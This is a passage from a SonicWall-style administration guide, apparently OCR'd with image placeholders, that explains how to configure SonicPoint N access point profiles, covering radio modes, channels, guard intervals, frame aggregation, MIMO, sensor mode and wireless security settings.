A guard interval is a set amount of time between transmissions that is designed to ensure distinct transmissions do not interfere with one another. The guard interval introduces immunity to propagation delays, echoes, and reflections. An AP identifies any signal content received inside this interval as unwanted inter-symbol interference, and rejects that data. The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays.

The 802.11n standard specifies two guard intervals: 400ns (short) and 800ns (long).

Enabling a short guard interval can decrease network overhead by reducing unnecessary idle time on each AP. A short guard interval of 400 nanoseconds (ns) will work in most office environments as distances between points of reflection, as well as between clients, are short. Most reflections will be received quickly. The shorter the guard interval, the more efficiency there is in the channel usage, but a shorter guard interval also increases the risk of interference

Some outdoor deployments may, however, require a longer guard interval. The need for a long guard interval of 800 ns becomes more important as areas become larger, such as in warehouses and in outdoor environments, as reflections and echoes become more likely to continue after the short guard interval would be over.

The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays and increase 802.11n data rate. Ensure the wireless client also can support a short guard interval to avoid compatibility issues.

9 Select **Enable Aggregation** to enable 802.11n frame aggregation, which combines multiple data frames in a single transmission to reduce overhead and increase throughput.

NOTE: This option is not available if **5GHZ 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.

Data over wireless networks are sent as a stream of packets known as data frames. Frame aggregation takes these packets and combines them into fewer, larger packets, thereby allowing an increase in overall performance. Frame aggregation was added to the 802.11n specification to allow for an additional increase in performance. Frame aggregation is a feature that only 802.11n clients can take advantage of, as legacy systems will not be able to understand the new format of the larger packets.

Ensure the wireless client also can support aggregation to avoid compatibility issues.

TIP: The **Enable Short Guard Interval** and **Enable Aggregation** options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (interference, weak signals, etc.), these options may introduce transmission errors that eliminate any efficiency gains in throughput.

10 The **Enable MIMO** option enables/disables MIMO (multiple-input multiple output). Enabling this option increases 802.11n throughput by using multiple-input/multiple-output antennas. This option is enabled by default for all 802.11n modes and is dimmed to ensure it is not disabled. The option is activated and selected by default if **5GHZ 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.


NOTE: Ensure the wireless client also can support these antennas to avoid compatibility issues. If the 802.11a or 502.11g client cannot support these antennas, disable the option by deselecting it.

Wireless Security section


NOTE: If a VAP was selected in the **802.11n Radio Virtual AP Group** drop-down menu on the Settings tab, this section is not available. Instead, the **Virtual Access Point Encryption Settings** section is displayed. Go to Virtual Access Point Encryption Settings Section.

The options change depending on the authentication type you select.

WEP Authentication Types




WPA/WPA2 Authentication Types



The **Wireless Security** sections of both **802.11n Radio 0** and **802.11n Radio 1** tabs are the same as for the SonicPoint N **802.11n Radio** tab. For how to configure the Wireless Security settings, see Wireless Security section.


Virtual Access Point Encryption Settings section

NOTE: This section displays only if a VAP was selected from the **802.11n Radio 0/1 Virtual AP Group** drop-down menus in the **Virtual Access Point Settings** section of the **General** tab.



The **Virtual Access Point Encryption Settings** section of both **802.11n Radio 0** and **802.11n Radio 1** tabs are the same as for the SonicPoint N **802.11n Radio** tab. For how to configure the Virtual Access Point Encryption Settings settings, see Virtual Access Point Encryption Settings Section.

ACL Enforcement section



The **ACL Enforcement** section of both **802.11n Radio 0** and **802.11n Radio 1** tabs are the same as for the SonicPoint N **802.11n Radio** tab. For how to configure the ACL Enforcement settings, see ACL Enforcement section.

Remote MAC Address Access Control Settings section

NOTE: If a VAP was selected in the **802.11n Radio Virtual AP Group** drop-down menu on the **Settings** tab, this section is not available. Go to Radio 0 Advanced and Radio 1 Advanced Tabs.

The **Remote MAC Address Access Control Settings** section of both **802.11n Radio 0** and **802.11n Radio 1** tabs are the same as for the SonicPoint N **802.11n Radio** tab. For how to configure the Virtual Access Point Encryption Settings settings, see Remote MAC Address Access Control Settings section.

CAUTION: You cannot enable the Remote MAC address access control option at the same time that the IEEE 802.11i EAP is enabled. If you try to enable the Remote MAC address access control option at the same time that the IEEE 802.11i EAP is enabled, you will get the following error message:


```
Remote MAC address access control can not be set when IEEE 802.11i EAP is enabled.
```

Radio 0 Advanced and Radio 1 Advanced Tabs


These settings affect the operation of the 802.11n Radio 1 radio bands. The SonicPoint has two separate radios built in. Therefore, it can send and receive on both bands at the same time.

The **Radio 0 Advanced** and **Radio 1 Advanced** tabs are quite similar; the difference is that the **Radio 1 Advanced** tab has more options.

Radio 0 Advanced Tab




Radio 1 Advanced Tab



The options on the **Radio 0 Advanced** and **Radio 1 Advanced** tabs are the same as for the SonicPoint N **Advanced** tab. For how to configure the Virtual Access Point Encryption Settings settings, see Advanced Tab.

Sensor Tab

In the **Sensor** tab, you enable or disable Wireless Intrusion Detection and Prevention (WIDP) mode.



NOTE: If this option is selected, Access Point or Virtual Access Point(s) functionality will be disabled automatically.

1 Select **Enable WIDF sensor** to have the SonicPoint N operate as a dedicated WIDP sensor.

2 From the drop-down menu, select the schedule for when the SonicPoint N operates as a WIDP sensor or select **Create new schedule...** to specify a different time; default is **Always on**.

Configuring a SonicPoint N Profile


For a SonicPoint overview, see SonicPoint > SonicPoints on page 641.

SonicPoint N profiles are used for SonicPoint Ne and SonicPoint Ni access points. You can add any number of SonicPoint N profiles. The specifics of the configuration varies slightly depending on which 802.11 protocols you select.

To configure a SonicPoint N provisioning profile:

1 Navigate to **SonicPoint > SonicPoints** page.

2 To add a new SonicPoint N profile, click the **Add SonicPoint N Profile** button in the **SonicPoint N Provisioning Profiles** table. To edit an existing profile, select the profile and click the **Configure** icon in the same line as the profile you want to edit. The **Add/Edit SonicPoint N Profile** dialog displays.



You configure the SonicPoint N through options on these tabs:

- Settings Tab
- 802.11n Radio Tab
- Advanced Tab
- Sensor Tab

Settings Tab

The **Settings** tab has these sections:

- SonicPoint Settings section
- Virtual Access Point Settings section
- L3 SSL VPN Tunnel Settings section


SonicPoint Settings section

1 Check **Enable SonicPoint** to enable each SonicPoint N automatically when it is provisioned with this profile. This option is selected by default.

2 Optionally, check **Retain Settings** to have the SonicPoint Ns provisioned by this profile retain customized settings until system restart or reboot. This option is not selected by default.

If you select this option, the **Edit** button becomes active. To specify the settings to retain:

a Click the **Edit** button. The **Retain Settings** dialog displays.



b Do one of the following:

- Click the **Retain All Settings** check box; all the other options become dimmed.
- Click the check boxes of the individual settings to be retained.

c Click **OK**.

3 Optionally, check the **Enable RF Monitoring** check box to enable wireless RF Threat Real Time Monitoring and Management. This option is not selected by default.

4 Optionally, check the **Enable LED (Ni/Ne)** check box to turn SonicPoint N LEDs on/off. This option is not selected by default.

NOTE: This option applies only to the SonicPoint N model that has controllable LED hardware support.

5 Enter a prefix for the names of all SonicPoint Ns connected to this zone in the **Name Prefix** field. This prefix assists in identifying SonicPoint N on a zone. When each SonicPoint N is provisioned, it is given a name that consists of the name prefix and a unique number, for example: SonicPoint N 126008.

6 Select the country where you are operating the SonicPoint Ns from the **Country Code** drop-down menu. The country code determines which regulatory domain the radio operation falls under.

7 From the **EAPOL Version** drop-down menu, select the version of EAPoL (Extensible Authentication Protocol over LAN) to use: **v1** or **v2**. The default is **v1**, but v2 provides better security.

Virtual Access Point Settings section

1 Optionally, select an 802.11n Virtual Access Point (VAP) group to assign these SonicPoint Ns to a VAP from the **802.11n Radio Virtual AP Group** drop-down menu. This drop-down menu allows you to create a new VAP group.

L3 SSL VPN Tunnel Settings section

1 In the **SSL VPN Server** field, enter the IP address of the SSL VPN server.

2 In the **User Name** field, enter the User Name of the SSL VPN server.

3 In the **Password** field, enter the Password for the SSL VPN server.

4 In the **Domain** field, enter the domain that the SSL VPN server is located in.


5 Click the **Auto-Reconnect** check box for the SonicPoint to auto-reconnect to the SSL VPN server.

NOTE: To configure L3 SSL VPN, click the link to SSL VPN > Client Settings. For information about Layer 3 SSL VPN, refer to SonicPoint Layer 3 Management.

802.11n Radio Tab

NOTE: The sections and options displayed on the **802.11n Radio** tab change depending on whether you selected a VAP group in the **802.11n Radio Virtual AP Group** drop-down menu on the **Settings** tab and the mode you select in the **Mode** drop-down menu.

1 Click the **802.11n Radio** tab.




2 Configure the radio settings for the 802.11n radio:

- 802.11n Radio Settings section
- Wireless Security section
- Virtual Access Point Encryption Settings Section
- ACL Enforcement section
- Remote MAC Address Access Control Settings section

802.11n Radio Settings section

NOTE: The options change depending on the mode you select.



1 Check the **Enable Radio** box to automatically enable the 802.11n radio bands on all SonicPoints provisioned with this profile. This option is selected by default.

- From the **Enable Radio** drop-down menu, select a schedule for when the 802.11n radio is on or create a new schedule; default is **Always on**. You can create a new schedule by selecting **Create new schedule**.

2 Select your preferred radio mode from the **Mode** drop-down menu. The wireless security appliance supports the following modes:

- **2.4GHz 802.11n Only**—Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
- **2.4GHz 802.11n/g/b Mixed**—Supports 802.11b, 802.11g, and 802.11n clients simultaneously. If your wireless network comprises multiple types of clients, select this mode. This is the default.

  TIP: For 802.11n clients only, for optimal throughput speed solely, SonicWall recommends the **802.11n Only** radio mode. Use the **802.11n/b/g Mixed** radio mode for multiple wireless client authentication compatibility.

- **2.4GHz 802.11g Only**—If your wireless network consists only of 802.11g clients, you may select this mode for increased 802.11g performance. You may also select this mode if you wish to prevent 802.11b clients from associating.
- **5GHz 802.11n Only**—Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
- **5GHz 802.11n/a Mixed**—Supports 802.11n and 802.11a clients simultaneously. If your wireless network comprises both types of clients, select this mode.
- **5GHz 802.11a Only**—Select this mode if only 802.11a clients access your wireless network.

  NOTE: The available **801.11n Radio Settings** options change depending on the mode selected. If the wireless radio is configured for a mode that:
  - Supports 802.11n, the following options are displayed: **Radio Band, Primary Channel, Secondary Channel**.
  - Does not support 802.11n, only the **Channel** option is displayed.
  - Supports 802.11a, the **Enable DFS Channels** option is displayed.

3 If you selected a mode that supports 802.11a, optionally check the **Enable DFS Channels** checkbox. The Enable Dynamic Frequency Selection (DFS) option allows wireless devices to share spectrum with existing radar systems in the 5 GHz band.

4 In the **SSID** field, enter a recognizable string for the SSID of each SonicPoint using this profile. This is the name that will appear in clients' lists of available wireless connections.

NOTE: If all SonicPoints in your organization share the same SSID, it is easier for users to maintain their wireless connection when roaming from one SonicPoint to another.

5 If you selected a mode that

- Supports 802.11n, go to Step 7.
- Does *not* support 802.11n, select a channel from the **Channel** drop-down menu.
  - **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting. Use **Auto** unless you have a specific reason to use or avoid specific channels.
  - Specific channel – You can select a single channel within the range of your regulatory domain. Selecting a specific channel also can help with avoiding interference with other wireless networks in the area.

Available Channels

802.11a	802.11g
Channel 36 (5180 MHz)	Channel 1 (2412 Mhz)
Channel 40 (5200 MHz)	Channel 2 (2417 MHz)
Channel 44 (5220 MHz)	Channel 3 (2422 MHz)
Channel 48 (5240 MHz)	Channel 4 (2427 MHz)
Channel 149 (5745 MHz)	Channel 5 (2432 MHz)
Channel 153 (5765 MHz)	Channel 6 (2437 MHz)
Channel 157 (5785 MHz)	Channel 7 (2442 MHz)
Channel 161 (5805 MHz)	Channel 8 (2447 MHz)
	Channel 8 (2452 MHz)
	Channel 10 (2457 MHz)
	Channel 11 (2462 MHz)

6 Go to Step 10.

NOTE: When the wireless radio is configured for a mode that supports 802.11n, the following options are displayed.

7 For 802.11n only: from the **Radio Band** drop-down menu, select the band for the 802.11n radio:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. Both the **Primary Channel** and **Secondary Channel** are set to **Auto** also. This is the default setting.
- **Standard - 20 MHz Channel**—Specifies that the 802.11n radio will use only the standard 20 MHz channel. When this option is selected, the **Standard Channel** drop-down menu is displayed instead of the **Primary Channel** and **Secondary Channel** options.
  - **Standard Channel**—This drop-down menu only displays when the 20 MHz channel is selected. By default, this is set to **Auto**, which allows the appliance to set the optimal channel based on signal strength and integrity.

    Optionally, you can select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area. The available channels are the same as for 802.11g in Step 5.

- **Wide - 40 MHz Channel**—Specifies that the 802.11n radio will use only the wide 40 MHz channel. When this option is selected, the **Primary Channel** and **Secondary Channel** drop-down menus are active:
  - **Primary Channel**—By default this is set to **Auto**. Optionally, you can specify a specific primary channel. The available channels are the same as for 802.11a in Step 5.
  - **Secondary Channel**—The configuration of this drop-down menu is controlled by your selection for the primary channel:
    - If the primary channel is set to **Auto**, the secondary channel is also set to **Auto**.
    - If the primary channel is set to a specific channel, the secondary channel is set to the optimum channel to avoid interference with the primary channel.

8 **Enable Short Guard Interval**—Specifies the short guard interval of 400ns (as opposed to the standard guard interval of 800ns).

NOTE: This option is not available if **5GHZ 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.

A guard interval is a set amount of time between transmissions that is designed to ensure distinct transmissions do not interfere with one another. The guard interval introduces immunity to propagation delays, echoes, and reflections. An AP identifies any signal content received inside this interval as unwanted inter-symbol interference, and rejects that data. The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays.

The 802.11n standard specifies two guard intervals: 400ns (short) and 800ns (long).

Enabling a short guard interval can decrease network overhead by reducing unnecessary idle time on each AP. A short guard interval of 400 nanoseconds (ns) will work in most office environments as distances between points of reflection, as well as between clients, are short. Most reflections will be received quickly. The shorter the guard interval, the more efficiency there is in the channel usage, but a shorter guard interval also increases the risk of interference

Some outdoor deployments may, however, require a longer guard interval. The need for a long guard interval of 800 ns becomes more important as areas become larger, such as in warehouses and in outdoor environments, as reflections and echoes become more likely to continue after the short guard interval would be over.

The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays and increase 802.11n data rate. Ensure the wireless client also can support a short guard interval to avoid compatibility issues.

9 **Enable Aggregation**—Enables 802.11n frame aggregation, which combines multiple data frames in a single transmission to reduce overhead and increase throughput.

NOTE: This option is not available if **5GHZ 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.

Data over wireless networks are sent as a stream of packets known as data frames. Frame aggregation takes these packets and combines them into fewer, larger packets, thereby allowing an increase in overall performance. Frame aggregation was added to the 802.11n specification to allow for an additional increase in performance. Frame aggregation is a feature that only 802.11n clients can take advantage of, as legacy systems will not be able to understand the new format of the larger packets.

Ensure the wireless client also can support aggregation to avoid compatibility issues.


TIP: The **Enable Short Guard Interval** and **Enable Aggregation** options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (for example, interference, weak signals), these options may introduce transmission errors that eliminate any efficiency gains in throughput.

10 The **Enable MIMO** option enables/disables MIMO (multiple-input multiple output). Enabling this option increases 802.11n throughput by using multiple-input/multiple-output antennas. This option is enabled by default for all 802.11n modes and is dimmed to ensure it is not disabled. The option is activated and selected by default if **5GHZ 802.11a Only** or **2.4GHz 802.11g Only** mode is selected. Ensure the wireless client also can support these antennas to avoid compatibility issues. If the 802.11a or 502.11g client cannot support these antennas, disable the option by deselecting it.

Wireless Security section

NOTE: If a VAP was selected in the **802.11n Radio Virtual AP Group** drop-down menu on the Settings tab, this section is not available. Instead, the **Virtual Access Point Encryption Settings** section is displayed. Go to Virtual Access Point Encryption Settings Section.

The options change depending on the authentication type you select.



1 Select the method of authentication for your wireless network from the **Authentication Type** drop-down menu:

NOTE: The options available change with the type of configuration you select.

- **WEP - Both (Open System & Shared Key)**
- **WEP - Open System** – All options are dimmed; go to ACL Enforcement section.
- **WEP - Shared Key**

  NOTE: For **WEP - Both (Open System & Shared Key) and WEP - Shared Key**, go to WEP Configuration section.

- **WPA - PSK**
